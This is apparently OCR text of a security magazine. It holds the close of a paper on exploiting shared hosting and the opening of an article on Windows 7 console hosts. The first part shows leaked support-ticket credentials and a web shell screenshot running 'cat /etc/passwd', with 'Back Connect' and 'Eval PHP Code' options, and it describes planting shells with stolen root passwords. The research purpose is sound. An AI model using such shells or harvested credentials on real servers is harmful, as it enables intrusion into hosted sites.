Server is down , IP Address: [redacted]	FHT-[redacted]	[redacted]	Nick Hutton	4	Critical	Closed	50
Wrong IP on new server (🗋 1, 2, All)	UDS-[redacted]	[redacted]	Nick Hutton	20	Urgent	Awaiting Response	[illegible]
Plesk not updating (🗋 1, 2, All)	ABQ-[redacted]	[redacted]	Nick Hutton	36	Medium	Awaiting Response	[illegible]
Postfix errors on Plesk VDS	OVV-[redacted]	[redacted]	-- Unassigned --	11	Medium	Closed	59
RAM upgrade	DND-[redacted]	[redacted]	Nick Hutton	18	Medium	Awaiting Response	51
RE: Welcome to CWCS Managed Hosting	QTB-[redacted]	[redacted]	-- Unassigned --	13	Medium	Awaiting Response	51
[redacted] (🗋 1, 2, 3, All)	GBF-[redacted]	[redacted]	-- Unassigned --	44	Medium	Closed	[illegible]
Website	FOR-[redacted]	[redacted]	-- Unassigned --	8	Medium	Closed	[illegible]
Reset Root Server Password	SAW-[redacted]	[redacted]	-- Unassigned --	4	Medium	Closed	[illegible]
PHP Pear	DEO-[redacted]	[redacted]	-- Unassigned --	12	Medium	Closed	[illegible]
New Client Ordered (🗋 1, 2, All)	MSG-[redacted]	[redacted]	Ben Green	22	Medium	Closed	[illegible]
Sendmail failure - Deferred: 403 4.7.0 TLS handshake (🗋 1, 2, All)	GSX-[redacted]	[redacted]	-- Unassigned --	24	Critical	Closed	52

Figure 7. Ticket revealing access credentials of a particular host of the server



Posted on: 01 Jan 2009 11:15 AM

Hi,

I just restarted my servers as having problems with websites and databases. Now the server hasn't restarted and its been 15 minutes since initiated - HELP!

https://[redacted]:8443


SSH:
Username: root
Password: [redacted]

Plesk:
Username: admin
Password: [redacted]

Regards
[redacted]

[redacted]
http://[redacted]
info@[redacted]

Figure 8. Shared accounts on a server



Logout | File Manager | MySQL Manager | MySQL Upload & Download | Execute Command | PHP Variable | Eval PHP Code | Back Connect

Execute Command »

Command: cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
eerainfo:x:537:537::/home/eerainfo:/usr/local/cpanel/bin/noshell
fertilit:x:542:542::/home/fertilit:/usr/local/cpanel/bin/noshell
indianbu:x:548:548::/home/indianbu:/usr/local/cpanel/bin/noshell
indiatou:x:550:550::/home/indiatou:/usr/local/cpanel/bin/noshell
buyandse:x:552:552::/home/buyandse:/usr/local/cpanel/bin/noshell
buyandso:x:553:553::/home/buyandso:/usr/local/cpanel/bin/noshell
buzzdar:x:554:554::/home/buzzdar:/usr/local/cpanel/bin/noshell
buzzdri:x:555:555::/home/buzzdri:/usr/local/cpanel/bin/noshell
cambiog:x:556:556::/home/cambiog:/usr/local/cpanel/bin/noshell
carandin:x:557:557::/home/carandin:/usr/local/cpanel/bin/noshell
interfre:x:558:558::/home/interfre:/usr/local/cpanel/bin/noshell
casinoam:x:559:559::/home/casinoam:/usr/local/cpanel/bin/noshell
investin:x:560:560::/home/investin:/usr/local/cpanel/bin/noshell
cheapweb:x:561:561::/home/cheapweb:/usr/local/cpanel/bin/noshell
cmknet:x:562:562::/home/cmknet:/usr/local/cpanel/bin/noshell
investor:x:563:563::/home/investor:/usr/local/cpanel/bin/noshell
condrill:x:564:564::/home/condrill:/usr/local/cpanel/bin/noshell
jewelryc:x:565:565::/home/jewelryc:/usr/local/cpanel/bin/noshell
cosmetic:x:566:566::/home/cosmetic:/usr/local/cpanel/bin/noshell
cashproc:x:567:567::/home/cashproc:/usr/local/cpanel/bin/noshell
jobspla:x:568:568::/home/jobspla:/usr/local/cpanel/bin/noshell
kbindus:x:570:570::/home/kbindus:/usr/local/cpanel/bin/noshell
mailblu:x:571:571::/home/mailblu:/usr/local/cpanel/bin/noshell      bin/nologin
dclassif:x:572:572::/home/dclassif:/usr/local/cpanel/bin/noshell
mailcal:x:573:573::/home/mailcal:/usr/local/cpanel/bin/noshell
medisurg:x:574:574::/home/medisurg:/usr/local/cpanel/bin/noshell
deluxem:x:575:575::/home/deluxem:/usr/local/cpanel/bin/noshell
[illegible]cpanel/bin/noshell
```

There are certain configurations checks that are needed to be performed as:

1. It should be identified explicitly about the use of Canonical Name.
2. Server Name should be defined for every single virtual host configured.
3. There is no appropriate check on the modules such as mod_rewrite or mod_vhost_alias which are used for setting environment variable DOCUMENT_ROOT (It is used for setting document root file for virtual hosts which is queried every time for any request)


Well, this provides a working sphere of shared and virtual hosting. Let us understand the real world hacks. The information extracted from various attacks performed in compromising support suites like root password can be used to plant shells on the servers. This is not a big task and these shells are designed in such a way that it can bypass applied restrictions to take control of the server itself. A screenshot taken from a spy shell as presented in figure 8, shows the presence of shared hosts on the server.

CONCLUSION


The real online world has its own realm of secure working and exploitation scenarios. The paper specifically aims at the positional points to highlight the patterns of exploitation. Large scale hacks and mass defacements are the result of not only direct compromise of the web server software but also the outer peripheral design. This gives us an indication of the fact that even the smallest point of vulnerability can result in diversified exploitation. So every layer has to be secured thus ensuring layer by layer security. The design bugs enhance the exploitation vector of a number of vulnerabilities, so it is required to correct the design stringency in software's, web applications and deployed infrastructure. Curing design bugs can help us to prevent exploitation to some extent. In a nutshell, security is a process and people in this process should be given appropriate education on the importance of security. Various incidents happening in real world reinforces the fact that security lies not only in software but also human being. The business layers are impacted at a large scale when servers in the data centers are compromised. Let us try to look into all the artifacts of securing technology and securing our businesses. •

ABOUT THE AUTHOR

Aditya K. Sood is a PhD candidate at Michigan State University. He has already worked in the security domain for Armorize, COSEINC and KPMG. He is a founder of SecNiche Security, an independent security research arena. He has been an active speaker at conferences like RSA (US 2010), TRISC, EuSecwest, XCON, Troopers, OWASP AppSec, FOSS, CERT-IN etc. He has written content for HITB Ezine, Hakin9, Usenix Login, Elsevier Journals, Debugged! MZ/PE.



Rohit Bansal works as a Security Researcher for L&T Infotech. He works aggressively in the field web security and botnet analysis. He also runs his security research portal as SCHAP. Mr. Bansal consults independently to lot of companies and government units in India on security. *http://www.schap.org.*



Custom Console Hosts on Windows 7

By Matthew "j00ru" Jurczyk

Since the first few years of operating systems existence, terminals and text consoles, have been a relevant part of the interaction between humans and machines . When it comes to Microsoft itself, it all started in the early 80's, when MS-DOS (Microsoft Disk Operating System) version 1.1 was released. At that time, neither the overall design complexity of software being developed was high, nor the machines themselves had the capabilities sufficient to provide a convenient graphical user interface. And so, the first users of Microsoft products had to learn, how to cooperate with their computers using nothing more, but just text commands.

As both major parts of the IT industry – hardware and software – was quickly evolving, this eventually lead to the first Microsoft GUI-oriented OS – Windows 3.1 – being published, the actual need for text consoles did not disappear, mostly due to compatibility reasons. Even after making it possible to use windows and all the other types of nice looking graphics, a great part of the software kept making use of TUI (text user interface). Furthermore, Microsoft decided to keep supporting old applications, by providing a special DOS-emulation environment called NTVDM (standing for *NT Virtual DOS Machine*) – and this also require a specific text box to read from and write to.

Both the console management and DOS emulation mechanisms have remained in a mostly unchanged form until modern times, as they were implemented in the early 90's. Although the end-user should not be able to see any major modifications regarding these modules for decades, a few significant, design modifications were being introduced along the way – one of which I am going to thoroughly describe here. For example, numerous security flaws had to be fixed in the DOS emulation mechanism, such as the one found by Tavis Ormandy in January, 2010[1] (affecting the entire Windows NT family) or better yet – the 16-bit application support was completely dropped on 64-bit versions of the Windows operating system.

TThis paper aims to explain, how the code responsible for receiving and handling console box events was moved from the Win32 subsystem (CSRSS) into a dedicated conhost.exe process[2], launched on a per-process basis and running with the privileges of the local user. This are great variety of new possibilities, related to tweaking the console window, is going to be presented, together with snippets of exemplary source code.


CONSOLES ON WINDOWS VISTA AND PRIOR

Before we can actually mess with custom text consoles on the latest Windows version, one should firstly get some information about the actual design modifications applied between Vista and 7. Learning bits of the CSRSS architecture should make a good start point.

The history of CSRSS (Client/Server Runtime Subsystem) begins in the very early years of the Windows system development. One of the basic assumptions taken by the developers was to make the OS capable of running not only native Windows applications, but OS/2 and POSIX-compatible programs, as well. As processes of each type required a completely different set of system services, one special process was assigned to every single subsystem – becoming responsible for receiving, managing and replying to service calls used by the applications. And so, csrss.exe became one of these processes, supporting the execution of win32 executables. Its design included numerous requirements, such as running throughout the entire system session with maximum user privileges (more precisely, under the *Local System account*), or provide the following functionalities, on behalf of the user applications:

- Performing all operations related to the Windows Manager and Graphic Services, e.g. queuing and forwarding events sent and received from graphical controls displayed on the screen,
- Managing console windows, i.e. a special type of windows, fully controlled by the subsystem process (and not by regular applications),
- Managing a list of active processes and threads running on the system,
- Supporting the 16-bit virtual DOS machine emulation (VDM),
- SSupplying other, miscellaneous functions, such as *GetTempFile*, *DefineDosDevice*, *ExitWindows* and more.

What should be noted here, is that the CSRSS executable does not implement any of the above functionalities by



itself. Instead, it takes advantage of certain system DLL modules, otherwise known as *ServerDlls*. The actual work performed by *CSRSS.exe* is limited to creating a named (*Asynchronous*) *Local Procedure Call port*[3], loading a few *ServerDlls* (specified in its command-line parameters), calling their initialization routines (e.g. winsrv. ConServerDllInitialization), and spawning a dispatcher thread. The latter execution unit is responsible for listening on the (A)LPC port, as well as receiving incoming connections or messages, and passing these to adequate routines, provided by one of the following modules:

- BASESRV.DLL
- WINSRV.DLL
- CSRSRV.DLL

Each ServerDll can manage one, or more actual *CsrServers*, whereas a single *CsrServer* is defined by a few characteristics, including:

- The number of supported API routines,
- The first API number supported by the given server,
- A pointer to a - so *called* - dispatch table, containing pointers of handler routines corresponding to the API functions.

And so, *Table 1* presents a list of the *CsrServers*, assigned to each *ServerDll* listed above, on the Microsoft Vista SP2 (32-bit) operating system. Complete, cross-system (Windows NT4 – Windows 7) lists and tables, presenting names of the functions supported by CSRSS, can be found on the author's blog[4,5].

Table 1. CsrServers supported by each ServerDll utilized by CSRSS

CSRSRV.DLL	BASESRV.DLL	WINSRV.DLL
CsrServer	BaseServerApi	ConsoleServer
		UserServer

Although the developers changed their approach to cross-subsystem support in a relatively early stage of Windows development (by dropping OS/2 after Windows 2000 release), the CSRSS development wasn't abandoned. More specifically, the win32 subsystem has remained an obligatory part of a valid system session. In other words, Windows NT has been unable to complete its tasks without having a CSRSS process running in the background, for all the years of its existence. The above rule is confirmed by system behavior – whenever CSRSS happens to crash – for whatever reason – or is accidentally terminated by a user with adequate privileges, the kernel detects this fact and manually stops the system execution, by triggering a *Blue Screen of Death* (*KeBugCheckEx* routine with the CRITICAL_PROCESS_DIED parameter). On the other hand, the POSIX (psxss.exe) subsystem has also managed to survive, yet belonging to the "optional subsystems" group – it is started on demand, every time a user launches a POSIX application on his desktop.

What should be noted is that the ring-3 CSRSS process was once responsible for performing all of the low-level, GUI related operations in the name of the user's applications. Due to the fact that the user-mode implementation of the graphics services required numerous processor privilege and thread context transitions (i.e. to call native system services and communicate with ring-0 drivers) and thread context transitions, it soon started causing serious efficiency problems, especially in graphics-heavy environments. Although the developers tried their best to optimize both the process – subsystem and subsystem kernel communication channels, the root of the problem still remained. Eventually, the authors decided to directly move the graphics services code into a kernel-mode, under a new name of the *win32k.sys* graphical driver (otherwise known as the ring-0 part of win32 subsystem). Windows NT 4 was the first Microsoft operating system, handling the graphical operations from within the exact same level at which the kernel executes – no other major changes have been applied to this architecture, since that time. What actually remained inside CSRSS does not caused efficiency problems anymore, as these APIs have not ever been used too often in regular environments, as opposed to the graphics-related operations.

The console window has been entirely implemented inside one, particular module – that is, WINSRV.DLL. The library contains a complete set of handler routines, responsible for performing various, console-related tasks (when requested by the user application). More precisely, a majority of the handlers present inside *ConsoleServerDispatchTable* are basically subsystem-side equivalents of the Windows API functions. *Table 2* presents a few examples of how some of the kernel32.dll exports translate into CSR API calls.

Table 2. Exemplary win32-subsystem side equivalents of public Windows API routines.


WINAPI Function Name	CSRAPI Function Name
kernel32.AllocConsole (exported)	winsrv.SrvAllocConsole (internal)
kernel32.FreeConsole (exported)	winsrv.SrvFreeConsole (internal)
kernel32.GenerateConsole CtrlEvent(exported)	winsrv.SrvGenerateConsole CtrlEvent(internal)

All of the messages exchanged between application side modules (*kernel32*, *user32*) and CSRSS ServerDlls are sent through the (A)LPC communication channel. The IPC mechanism is, in turn, wrapped by the *ntdll.dll* library – or more precisely – a set of helper routines, such as *CsrClientConnectToServer* or *CsrClientCallServer*. More information about the particular method for exchanging information between client processes and CSRSS is thoroughly described inside the "CSRSS Internals" series[6].

Our text-based application does not have much of a control over the console window. Instead of being able to send and receive a whole spectrum of supported window events, the program is limited to a couple of requests, handled by the WINSRV.DLL module. Technically, (from the kernel point of view), our process does not have anything in common with the console box in the first place, as CSRSS manages (creates, destroys, dispatches events) the window for us. The above behavior can be easily tested out on any Windows version prior to 7 – it is enough to just grab the console and move it around the desktop as the CSRSS' process CPU usage should immediately increase to several percent, depending on the processor frequency.

Apparently, the described situation does not actually make it easy for us to tweak the console window, due to the fact that a SYSTEM privileged process is the owner of "our" window, we are even unable to affect the CSRSS execution, as the security policy will not let us do so (provided our application is running upon an restricted user's right). The circumstances are a little more convenient for users with full administrative rights, as they can at least open the subsystem process and modify its virtual memory contents. By taking advantage of the high user privileges and hooking techniques, one could possibly modify the WINSRV.DLL module in-memory, so that the console window behaves in a desired way (e.g. turns invisible on double click).

Another way of altering the appearance or behavior of a console window would require the user to perform a persistent replacement of the *\Windows\system32\winsrv.dll* system file on the hard drive. In such a scenario, any valid PE executable could be used as the new module, as long as it would meet the CSRSS requirements (i.e. valid, exported CsrServer initialization routines, correct API handler routines, and more). According to the author, this idea, however, cannot be considered a good choice, because the altering or replacing of critical Windows files on the disk might result in permanent data corruption. Furthermore, the automatic system updates could either



reject the installation on a modified system, or entirely replace the enhanced library, forcing the user to mess with system files over and over again.

Overall, Microsoft made it almost impossible for the user to take more control over the console window, than the original subsystem and security design allows on Windows versions prior to 7. As it turns out, however, the vendor has applied major modifications to the console management design in their latest product, enabling the system users (regardless of their privileges) to take complete control over the console windows associated with the applications of their choice.

CONSOLE HOSTS ON WINDOWS 7

